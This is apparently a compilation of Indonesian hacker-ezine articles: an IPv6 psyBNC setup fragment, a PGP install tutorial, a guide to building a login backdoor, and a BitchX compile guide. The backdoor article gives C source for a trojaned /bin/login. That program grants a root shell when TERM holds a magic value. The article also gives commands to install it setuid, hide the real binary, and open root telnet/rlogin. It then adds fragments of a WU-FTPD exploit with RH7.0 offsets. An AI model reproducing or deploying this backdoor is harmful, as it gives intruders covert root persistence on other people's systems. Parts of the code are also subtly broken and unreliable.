Jika keluar seperti di bawah ini ber-arti ipv6 anda dah SIP :)


```
sit0 Link encap:IPv6-in-IPv4  
inet6 addr: 2001:618:4:2000::d56/0 Scope:Global  
inet6 addr: ::127.0.0.1/96 Scope:Unknown  
inet6 addr: ::202.10.10.11/96 Scope:Compat  
UP RUNNING NOARP MTU:1480 Metric:1  
RX packets:310 errors:0 dropped:0 overruns:0 frame:0  
TX packets:362 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:  
RX bytes:60058 (58.6 Kb) TX bytes:35607 (34.7 Kb)
```

3. Test ipv6 anda dengan :

```
#/usr/sbin/ping6 2001:618:4:2000::d56 << punya nya XF86Setup
```

4. Install psybnc2.3.1 (support ipv6)
- Isi vhost dengan 2001:618:4:2000::d56

5. Masuk ke psybnc
- /addserver irc.aloha.net:6667
- /addsevver irc.ipv6.homelien.no:6667



XFree86Setup #k-elektronik

----- DALNET/EFNET -----

thx to : hanny #antihackerlink for your help
about IPV6.

made in bandung, 0817 212 431 - 0856 217 3007
arif.wicaksono@coreBSD.or.id

maha benar tuhan dengan segala firmanya


REFERENSI a.k.a bacaan :
hanny #antihackerlink for your help

*greetz to:

1. Allah SWT, papaku yang lagi sakit, mamaku yang perhatian, dan semua komunitas underground indonesia yang nggak bisa disebut satu persatu
2. Indonesia security team won Hacking the box competition Kuala Lumpur, <http://forum.hackinthebox.org/viewforum.php?f=39>, ANTIHACKERLINK IS THE BEST, THX to m0s team!!!!!!”

kiriman kritik && saran ke sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakit.jiwa@unix.net

kalau.anda.kurang.puas.silahkan.kontak.kami - 0817 212 431 24 jam :)



Instalasi PGP dan cara memakainya

Author: sakitjiwa || sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakit.jiwa@unix.net
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Dengan menyebut nama Tuhan yang maha pengasih lagi maha penyayang

1. Latar Belakang

PGP [Pretty Good Privacy] adalah suatu program kriptosistem yang sangat handal, setaraf dengan level military, dia digunakan untuk mengenkrip [scramble, encrypt] dan mendekrip [unscramble, decrypt] data sedemikian hingga data tersebut hanya bisa dibaca oleh yang berhak membacanya.

Anda dapat mengenkrip e-mail yang akan anda kirim ke teman anda atau juga dapat mendekrip e-mail [terenkrip] yang anda terima. Anda juga dapat melindungi dokumen-dokumen elektronik, misal file-file, dengan PGP sehingga tak ada seorangpun selain anda sendiri yang bisa membacanya. Singkatnya PGP [de facto standard] adalah suatu cara terbaik untuk melindungi data-data elektronik anda.

Sekarang sedang dan masih berlangsung perang dingin antara Pemerintah Amerika Serikat dengan privacy advocates dalam menggunakan enkripsi yang tangguh ini. Pemerintah mengklaim, bahwa mereka tidak mampu membobol PGP dan itu melanggar hukum.

Akan tetapi, pemakai PGP dan pendukung hak privasi menyarankan untuk menggunakan PGP bagaimanapun juga kondisinya.


Dari the crypto law survey, Bert-Jaap Koops tentang krypto di Indonesia
Export/ import controls
The import/ export regulation is unclear.
Domestic laws and regulations
Use of cryptography is said to be prohibited.

The crypto law survey: Crypto Law Survey by Bert-Jaap Koops

Informasi politikal lebih lanjut bisa dijumpai di www.crypto.org .

2. Cara kerjanya

PGP merupakan publik key kriptosistem, maksudnya ia menggunakan



sepasang key untuk enkripsi dan dekripsi dokumen. Sepasang itu, yang satu disebut sebagai "private key" dan pasangannya disebut "publik key".

Setiap PGP user memiliki sepasang kunci sandi, key pair, tersebut. Private key [yg aksesnya dilindungi oleh passphrase] digunakan untuk mendekrip dokumen yang terenkripsi [dgn publik key pasangannya].

Sedangkan publik key fungsinya untuk mengenkrip atau menyandi dokumen. Publik key ini yang anda bagi-bagikan ke teman-teman dan relasi anda, sehingga mereka bisa menggunakannya untuk mengenkripsi dokumen-dokumen elektronik yang ditujukan untuk anda, atau menguji digital signaturnya dokumen-dokumen yang anda kirim.

Sebagai PGP user berarti anda menyediakan medium komunikasi yang aman dan terpercaya. Tentunya anda juga mengumpulkan publik key teman anda, seperti halnya dengan nomer telpon atau e-mail, anda juga mengoleksinya, agar bisa saling berhubungan. Dengan membagikan atau menyediakan publik key, berarti ibarat anda menyediakan amplop surat kusus yang sudah tertulis alamat anda dan hanya anda yang bisa membukanya.


Misal anda ingin kirim email ke Fulan yang akan anda sandi atau enkrip dengan PGP. Pertama anda mesti minta kepada Fulan publik key. Nah, message nya sebelum disend ke Fulan, anda enkrip dulu dengan publik keynya Fulan itu, setelah itu baru dia dikirim ke Fulan, via e-mail, post, atau cara lain. Message yang terenkrip tersebut akan aman diperjalanan, anda tak usah khawatir ia akan terbaca oleh orang lain yang mungkin mendapatinya. Ia akan aman, meskipun dia anda sebar ke seluruh internet, atau anda sebar dengan pesawat :), tetap saja hanya si Fulan yang sanggup membacanya. Karena Fulan lah yang mempunyai kunci itu.

3. Download dan Menginstalnya

Ada banyak versi PGP, dan juga tersedia untuk bermacam-macam platform [Windows, UNIXes, Mac, OS/2 Amiga, BeOS, dll]. Yang dibahas di dokumen ini adalah yang untuk Windows versi.

Download PGP 5.5.3i dari www.pgpi.com . Pilih yang sesuai Sistem Operasi anda, Mac atau Windows. Disana juga dijumpai versi terbarunya, versi 6.0, tapi itu belum support RSA algoritma. Selajnutnya ikutin saja petunjuk downloadnya.

Pilih site yang kira-kira jalurnya cepat, bisa yang terdekat ato yang sedang tidak mengalami jam padat. Terus pilih "Save to File", perlu diketahui, filenya sebesar 2 MB, dia butuh waktu 15 menit dengan modem



28k8 di jalur yang nggak macet.

Selanjutnya klik saja file tersebut yang baru saja didownload, maka proses instalasinya dimulai.

Hal-hal yang perlu diperhatikan dalam proses menginstalnya:

Anda akan ditanya nama dan nama perusahaan, isi saja sesuai anda, karena ia tidak ada pengaruhnya terhadap kerjanya PGP.

Jika ditanya tentang direktori, pilih saja defaultnya, akan lebih mudah. Selanjutnya anda dihadapkan tentang pilihan plug ins:

Eudora/Exchange/Outlook. Bila anda tidak menggunakan Eudora, maka jangan ikutkan menginstal plug in nya Eudora, centangnya

dihilangkan. Selanjutnya, anda akan ditanya, apakah anda sudah punya key ring, selama anda baru pertama kali menginstal PGP, maka anda belum punya

key ring. Terakhir, dia akan tanya apakah anda ingin menjalankan file Read Me dan PGP keys, dan ini akan otomatis menjalankan Keypair Generation

Wizard. Sebaiknya, jangan pilih saja dulu kedua ini, karena nanti anda akan bingung sendiri.

4. Bikin Sepasang Kunci Sandi, Key Pair

Setelah proses instalasinya komplit, maka dipojok kanan bawah dalam taskbar [balok yang ada tombol START-nya] ada gambar amplop, itu yang disebut sebagai PGP tray

Anda ke "PGP Preferences". Caranya: klik tombol kanan pada PGP tray itu dan klik "PGP Preferences".

Di bagian "General", hilangkan centang di "Cache Decryption Passphrases".

In the "Advanced" pilih algoritmanya yang IDEA [cek, centang yang IDEA, dan uncek yang lainnya]. Algoritma IDEA juga sebagai algoritma pilihan, coba cek di box "Preferred Algorithm". Setelah itu, klik "OK".


Untuk membuat sepasang kunci sandi baru, maka jalankan PGP Keys; klik tombol kanan di PGP tray selanjutnya klik "Launch PGP Keys".

Di box keys itu, klik menu "Keys" dan "New Key" selanjutnya ikuti saja dia, dia akan menstart the keypair generation wizard. Bila anda untuk pertama kalinya menjalankan "Launch PGP Keys", maka akan otomatis menjalankan keypair generation wizard.

Hal yang perlu diperhatikan di keypair generation wizard:

Dalam key pair generation wizard, anda akan diminta nama dan alamat e-mail. Di sini anda harus hati-hati, karena informasi tersebut akan disertakan di publik key. Jika anda tidak ingin nama dan e-mail address terbaca oleh orang-orang yang kemungkinan memperoleh publik key anda, maka sederhana, jangan masukan nama asli dan e-mail address anda.

Selanjutnya, tentang type key. Anda akan dihadapkan pilihan yaitu



DH/DSS atau RSA. Sebagian orang berkeyakinan bahwa RSA merupakan algoritma yang lebih baik dari pada DH/DSS. PGP sebelum versi 5.0 menggunakan RSA, sehingga sudah teruji ketangguhannya, dan karenanya maka sebagian orang pilih RSA, juga karena terutama pertimbangan kompatibilitas.

Jika ingin RSA, maka pilih yang "2048" bit.

Jika pilih DH/DSS, klik "Custom" dan ketik ukurannya "4096".

Expire date, tanggal habis umurnya, untuk sementara ini set saja never [default], klik "Key pair never expires".

Passphrase, kalimat sandi. Anda akan diminta ngetik passphrase ini, dan jangan sampai lupa. Pilihlah kalimat sandi yang bagus, yaitu yang panjang dan yang mudah diingat dan disisipi karakter-karakter aneh seperti [!@#\$%^&*()] ditempay yang sesuai, misal sebagai gantinya s anda tulis \$, dan seterusnya. Dan ingat, kalimat sandi ini sensitif, maksudnya huruf besar dan kecil itu dibedakan. Semua ini, agar serangan terhadap kalimat sandi sulit dilakukan.

Pilih bahasanya yang aneh, bahasa daerah, bahkan bahasa sendiri.

Informasi lebih jauh tentang kalimat sandi ini bisa anda kunjung di <http://www.pgpi.com/misc/passphrases.shtml>. Satu lagi, adalah SANGAT PENTING SEKALI MENGHAFAL KALIMAT SANDI ini. . Jika anda lupa, maka anda tak akan pernah bisa lagi mendekrip file-file dan message serta e-mail yang telah diinkrip dengan publik key pasangannya. Karena anda tak punya akses lagi ke private key. Selain itu, jika anda lupa, maka anda juga harus bikin key pair baru lagi, dan mendistribusikan ulang publik keynya.

Setelah proses pembikinan sepasang kunci sandi selesai, maka anda dihadapkan pada pilihan apakah keynya [publik key] mau dikirim ke key server. Dalam hal ini, saya sarankan jangan dikirim, karena setelah publik key masuk ke key ring [database] milik key server, maka tidak ada jalan untuk menghapusnya. Jadi biarkan, jangan dicentang. Klik next atau finish. Kunci anda sudah siap dipakai, dan sudah muncul di box daftar kunci.


5. Tukeran Public Key

Untuk melakukan ini ada dua cara:

1. Mengirimkan publik key sebagai text, barangkali ini cara yang paling mudah bagi pemula.

Jalankan PGP Keys [klik tombol kanan di PGP tray dan klik "Launch PGP keys"], pilih key anda, selanjutnya pilih "Copy".

Gunakan program e-mail, Netscape, Outlook Express, Eudora, PMMAIL atau web based seperti Hotmail, dan pastekan key itu ke sana di text box, yaitu klik tombol kanan dan pilih "Paste". E-mailkan dia ke yang membutuhkannya.



2. Sebagai file .asc.

Jalankan PGP Keys, [klik tombol kanan di PGP tray dan klik "Launch PGP keys"], pilih key anda, selanjutnya pilih "Export". Dan dia disave sebagai file.

Kirimkan file tersebut ke yang membutuhkannya via attachment dalam e-mail, ICQ, DCC send, dsb ..

6. Menambahkan Public Key Keyring

Ada berbagai cara untuk menambahkan publik key ke keyring.

1) Dari text [e-mail, home page], ini termasuk cara umum.

Kopi key ke clipboard: Itemin semua text key itu, termasuk garis [putus2] BEGIN dan garis END, terus klik tombol kanan, dan pilih "Copy".

Klik kanan di PGP tray.

Klik "Add Key from Clipboard". Akan ditunjukkan key yang mau ditambahkan.

Klik "Import".

2) Dari file .asc

Klik tombol kanan di PGP tray.

Klik "Launch PGP keys".

Klik "Keys" terus "Import". Anda selanjutnya browser file .asc itu (extensi .asc) of the person is dan klik "Open". Dia akan tanya apakah anda setuju mengimportnya, pilih "Agree".

3) Dari key server langsung [online]/p>

Jalankan PGP Keys, pilih Keys, terus Search, ini akan menstart Search Dialog Box.


Ketikan, Key ID, atau User ID, terus klik search.

Bila berhasil, publik key dengan user ID atau Key ID tersebut tersedia di publik key server, pilih keynya yang anda maksud.

Munculakn PopUp menu, klik tombol kanan, terus pilih, "Import to locak key ring".

7. MeInkrip Mail

Ketik textnya di suatu text editor [notepad, wordpad], atau e-mail program.



Kopi text tersebut ke clipboard: Itemin semua textnya, terus klik tombol kanan, dan pilih "COPY".

Klik tombol kanan di PGP tray, dan klik "Encrypt Clipboard". Sekarang, kita belum butuh "Sign". Tanda tangan digital ini memang ada gunanya, tapi sekarang mungkin malah akan bikin bingung anda.

Selanjutnya, anda akan diminta untuk memilih publik key nya sipenerima. Mudah, pindahkan saja key nya, dikilik saja dia, ke recipient box [yang bawah]. Selanjutnya klik "OK". PGP akan meinkrip clipboard, dan hasilnya juga di sana. [Note: anda dapat juga memilih lebih dari satu key] Pastekan isi clipboard ke e-mail, atau text editor, text box nya netscape [hotmail, yahoo, rocketmail], untuk itu klik tombol kanan dan pilih "PASTE".

8. MenDekrip Mail


Kopi dia ke clipboard: Itemin semua messagenya, termasuk garis putus2 BEGIN dan END, klik tombol kanan, trus pilih "Copy" Klik kanan di PGP tray dan klik "Decrypt/Verify Clipboard". Ketik passphrasenya trus klik "OK". Messagenya akan muncul di suatu text indow, bisa anda ingin menyimpannya, maka klik "Copy to Clipboard" terus pastekan tempat lain, notepad, wordpad, save, dsb.

Penting, perlu diperhatikan

Beberapa web based e-mail account [misalnya hotmail, mailcity, rocketmail, dll] bisa bikin masalah, karena kadangkala mereka menambahkan atau mengkonversikan sehingga isinya tidak otentik lagi, ini biasanya meliputi karakter2 seperti ">", visual memang tidak ada perubahan. Untuk mengatasi hal seperti itu, maka anda harus mencobanya, dan berexperimen dengannya. Dan, sebaiknya untuk e-mail account yang cocok digunakan dengan PGP adalah POP3 account [misal yang dari ISP], yang gratis juga banyak, misalnya usa.net, dds.nl, atau bisa juga diperoleh sebagai bagian dari web space gratisan, seperti geocities, xoom.

9. MengInkrip File

Anda dapat menyadi atau meninkrip segala jenis file, file2 text, ascii, .doc, gambar, dan lain sebagainya. Bahkan dapat juga meninkrip keseluruhan direktori atau folder. Cari icon file yang mau diinkrip. Klik kanan di icon file itu. Pilih "PGP", terus pilih "Encrypt". Pilih key yang ingin dugunakan untuk menginkripnya, ini biasanya dan normalnya key milik anda sendiri, klik dua kali sampai muncul



di box bawahnya. Klik "OK". Filenya sekarang sudah diinkrip, dan tersimpan di direktori yang sama. Hapus file orisinilnya. Tapi, anda harus yakin bisa mendekripnya lagi.

10. MenDekrip File

Cari iconnya file [yang terinkrip] yang mau didekrip.

Munculkan PopUp menu, klik tombol kanan di icon tersebut.

Pilih "PGP", terus pilih "Decrypt".

Ketik passphrasenya, terus pencet "OK".

Simpan atau save filenya.

Klik file itu [icon] untuk membukanya.

11. Inkripsi ke group

Anda bisa juga menginkrip text ke "group" sejumlah publik key.

Jalankan PGP keys: Klik tombol kanan di PGP tray, terus klik "Launch PGP keys".

Klik "Groups" selanjutnya pilih "New group".

Isikan namanya dan keterangannya, terus klik "OK"


Klik "Group" juga pilih opsi "Show groups" checked agar nama group juga muncul di daftar. Drag and drop semua key yang ingin dimasukkan ke dalam group tersebut. Selanjutnya, bila anda ingin menginkrip suatu text untuk teman2 anda yang sudah anda kumpulkan dalam satu group itu, maka sederhana saja, prosesnya sama dengan waktu menginkrip ke satu publik key, hanya saja sekarang anda memilih nama groupnya.

[Catatan: semakin banyak kunci sandi dalam grup tsb, maka akan semakin panjang pula hasil inkripnya, akan semakin lama juga untuk menginkrip dan mendekripnya].

12. Akir kata, sukses, selamat berPGPria

Semoga, tulisan yang sederhana ini cukup dapat membantu anda. Agar anda mahir dalam menggunakannya, maka sebaiknya anda melatihnya. Latihan dapat dilakukan sebagai berikut menginkrip text untuk anda sendiri, atau bisa juga anda bikin sepasang kunci sandi lagi [set tgl-expirenya] kusus untuk maksud ini, dan selanjutnya mendekripnya, sederhana dan mudah. Manual atau helpnya cukup komplit dan jelas, bila anda mengalami kesulitan coba konsultasi saja dulu dengan mereka.

made in bandung, 0817 212 431 - 0856 217 3007
arif.wicaksono@coreBSD.or.id



maha benar tuhan dengan segala firmannya


REFERENSI a.k.a bacaan :
mr.al-Watesi

*greetz to:

1. Allah SWT, papaku yang lagi sakit, mamaku yang perhatian, dan semua komunitas underground indonesia yang nggak bisa disebut satu persatu
2. Indonesia security team won Hacking the box competition Kuala Lumpur, <http://forum.hackinthebox.org/viewforum.php?f=39>, ANTIHACKERLINK IS THE BEST, THX to m0s team!!!!!!”

kiriman kritik && saran ke sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakitjiwa@unix.net

kalau.anda.kurang.puas.silahkan.kontak.kami - 0817 212 431 24 jam :)



merakit Telnetd / rlogin Backdoor

Author: syzwz/bosen/sakitjiwa/Indonesia.security.team ||
sysadmin@belihosting.com, sakitjiwa@antihackerlink.or.id,
sakitjiwa@corebsd.or.id, sakit.jiwa@unix.net
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Dengan menyebut nama Tuhan yang maha pengasih lagi maha penyayang

#making Telnetd / rlogin Backdoor

author syzwz

taken from bosen (telnetd backdor) aresu (fixed wuftpd)

this xpl0it(wuftd fixed) add at 1st Jan 2002 so if somebody in
indonesia tell to you another bosen or aresu

, he /her was found before 1st January 2002 he's lie or big liar or
whtf

```
cat >term.c <<__eof__
```

```
#define _XOPEN_SOURCE
```

```
#include <unistd.h>
```

```
#include <stdio.h>
```

```
#include <signal.h>
```

```
#include <sys/time.h>
```

```
#include <string.h>
```

```
#define SHELL "/bin/sh"
```

```
#define SHELL_CALLME "login"
```

```
#define LOGIN "/usr/bin/xstat"
```

```
#define LOGIN_CALLME "login"
```

```
#define ENV_NAME "TERM"
```

```
#define ENV_VALUE "anjing23"
```

```
#define ENV_FIX "vt100"
```

```
int owned(void);
```

```
char **av, **ep;
```

```
int main(int argc, char **argv, char **envp) {
```


```
    av=argv;
```

```
    ep=envp;
```

```
    av[0]=SHELL_CALLME;
```

```
    if (owned()) {
```

```
        char *sav[]={
```



```
SHELL_CALLME, NULL
};


execve(SHELL, sav, ep);
return 0;
}
execve(LOGIN, av, ep);
return 0;
}

int owned(void) {
    char *name, *value;
    int i;
    for (i=0; ep[i]!=NULL; ++i) {
        name=strtok(ep[i], "=");
        value=strtok(NULL, "=");
        if (name==NULL || value==NULL) continue;
        if (!strcmp(name, ENV_NAME, strlen(ENV_NAME))) {
            if (!strcmp(value, ENV_VALUE, strlen(ENV_VALUE))) {
                char tmp[100];
                sprintf(tmp, "%s=%s", ENV_NAME, ENV_FIX);
                ep[i]=strdup(tmp);
                return 1;
            }
        }
    }
    return 0;
}

__eof__
echo " "
echo "..now loading"
gcc -o login term.c
chown root.bin login
chmod 4555 login
chmod u-w login
cp /bin/login /usr/bin/xstat
mv login /bin/login
chmod 555 /usr/bin/xstat
chown root.bin /usr/bin/xstat
rm -f term.c
```

//running telnet and rlogin(this one i like) port in xinetd

```
cat > /etc/xinetd.d/telnet <<__eof__
```



```
# default: on
service telnet
{
    flags      = REUSE
    socket_type = stream
    wait       = no
    user       = root
    server     = /usr/sbin/in.telnetd
    log_on_failure += USERID
}
```

__eof__

```
cat > /etc/xinetd.d/rlogin <<__eof__
```

```
service login
{
    socket_type      = stream
    wait            = no
    user            = root
    log_on_success   += USERID
    log_on_failure   += USERID
    server          = /usr/sbin/in.rlogind
}
```

__eof__

```
/etc/rc.d/init.d/xinetd reload
```


Byte Code for RH7.0 WuFtpd

```
cat >distro.h<<__eof__
"RH7.0 - 2.6.1(1) Wed Aug 9 05:54:50 EDT 2000",
0x08070cb0,0x8084600, 0,
__eof__
```

realcode taken from
<http://crash.ihug.co.nz/~Sneuro/woot-exploit.tar.gz> / unfixed
//fix wuftp rootkit

```
main(int argc,char *argv[])
{
    int l,m,n=0,o;
    int got,inp,prp,are;
```

```
//then it
```



```
if(sscanf(ADDR,"%u.%u.%u.%u",&o,&o,&o,&o)==4)n=1;
prp=st+45000;
are=0x8098930;
for(l=prp;l<are;l+=360)

//then

if(!ok)usleep(1500000);
else usleep(150000); // needed so u can actually stop it.. hold down
^C
```

//if not found, add by your self

made in bandung, 0817 212 431 - 0856 217 3007
arif.wicaksono@coreBSD.or.id

maha benar tuhan dengan segala firmanNya


REFERENSI a.k.a bacaan :
#irc.centrin.net.id #romance,#1stlink

*greetz to:

1. Allah SWT, papaku yang lagi sakit, mamaku yang perhatian, dan semua komunitas underground indonesia yang nggak bisa disebut satu persatu
- 2.Indonesia security team won Hacking the box competition Kuala Lumpur, <http://forum.hackinthebox.org/viewforum.php?f=39>, ANTIHACKERLINK IS THE BEST, THX to m0s team!!!!!!”

kiriman kritik && saran ke sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakit.jiwa@unix.net

kalau.anda.kurang.puas.silahkan.kontak.kami - 0817 212 431 24 jam :)



Tutorial singkat BitchX:

Author: sakitjiwa || sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakitjiwa@unix.net
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Dengan menyebut nama Tuhan yang maha pengasih lagi maha penyayang

Pendahuluan

Banyak para pendatang baru di dunia linux bertanya-tanya, apakah dia bisa ber-irc ria di linux , sebab setahunya cuman ada satu irc client , mirc :). jangan salah.....!!..

linux mempunyai banyak macam irc client , tinggal pilih anda menginginkan yang seperti apa.

ingin client di XWindow , supaya tidak terlalu susah beradaptasi ? ada kvirc, xchat, yagirc, ksirc, bezerck, CirCus, doIRC, MinIRC, dan masih banyak lagi. ingin client yang gak terlalu banyak makan memory , atau anda tidak mempunyai Xwindow terinstall , anda dapat menginstall salah satu dari banyak irc client yang berjalan under console , seperti ircII , epic , BitchX (yang akan kita bicarakan disini), blackened , sirc , dirc , ccirc , ERC , ScIRC , dan laen-laen.

BitchX

BitchX adalah sebuah irc client yang basisnya berasal dari ircII , merupakan irc client yang mempunyai banyak feature , mungkin yang terbaik dari semua irc client :) , diantaranya adalah "laporan" saat anda menerima email , serta jumlah email belum terbaca di mailbox anda , status yang komplit plit , mudahnya kostumisasi dengan berbagai macam plugins atau script (salah satunya script tcl) , fungsi 'screen' , yang memungkinkan anda untuk "menyembunyikan" BitchX anda dan menghidupkan kembali (/detach dan scr-bx), dan berbagai macam feature lainnya yang karena berbagai alasan tidak bisa saya tulis disini ..hehehehe ;p

File source

Anda bisa mendapatkan file source BitchX , dari salah satu url berikut :


<ftp://ftp.eggdrop.org/pub/BitchX/source/ircii-pana-1.0c17.tar.gz>

<ftp://ftp.BitchX.com/pub/BitchX/source/BitchX-1.0c17.tar.gz>

<ftp://ftp.BitchX.com/pub/BitchX/source/ircii-pana-75p3.tar.gz>

Kompilasi

Disini saya menggunakan BitchX-1.0c17.tar.gz , tapi hal yang sama persis dengan dibawah ini, bisa diterapkan kepada ketiga file yang tertera di atas



```
$ tar -zxvf BitchX-1.0c17.tar.gz
$ cd BitchX
```

Cara yang paling mudah dan singkat

```
$ ./configure
```

Cara yang lebih panjang , tapi menghasilkan client yang lebih ..wow ;p

```
$ ./configure -- { dengan segala atributnya :) }
```

Contoh atributnya :

```
=====
# tar -zxvf BitchX-1.0c17.tar.gz
# cd BitchX
# cp cp tcl-linux.o source/tcl.o
# ./configure --prefix=/usr --with-tcl ; make ; make install
=====
```

--prefix=/path

menunjukkan path dimana BitchX akan terinstall nantinya , contoh

prefix=/usr

BitchX akan terinstall di /usr/bin , dan segala "perlengkapannya" akan terinstall di /usr/lib/bx

--with-gtk

jika anda memakai option ini (dan berhasil :)) akan terinstall

'gtkBitchX', sebuah irc client untuk Xwindow , tidak akan terbentuk

BitchX seperti biasanya. catatan : anda harus memiliki gtk , gnome-lib

, glib , dan imlib lengkap dengan paket develnya .

--with-pm

untuk membentuk pmBitchX , irx client untuk OS/2 , saya rasa anda tidak membutuhkannya ;)~

--with-w32

BitchX.exe ...sound familiar,huh ? hehe.. yang jelas anda butuh cross compiler (i guess ;)~ .. CMIIW)

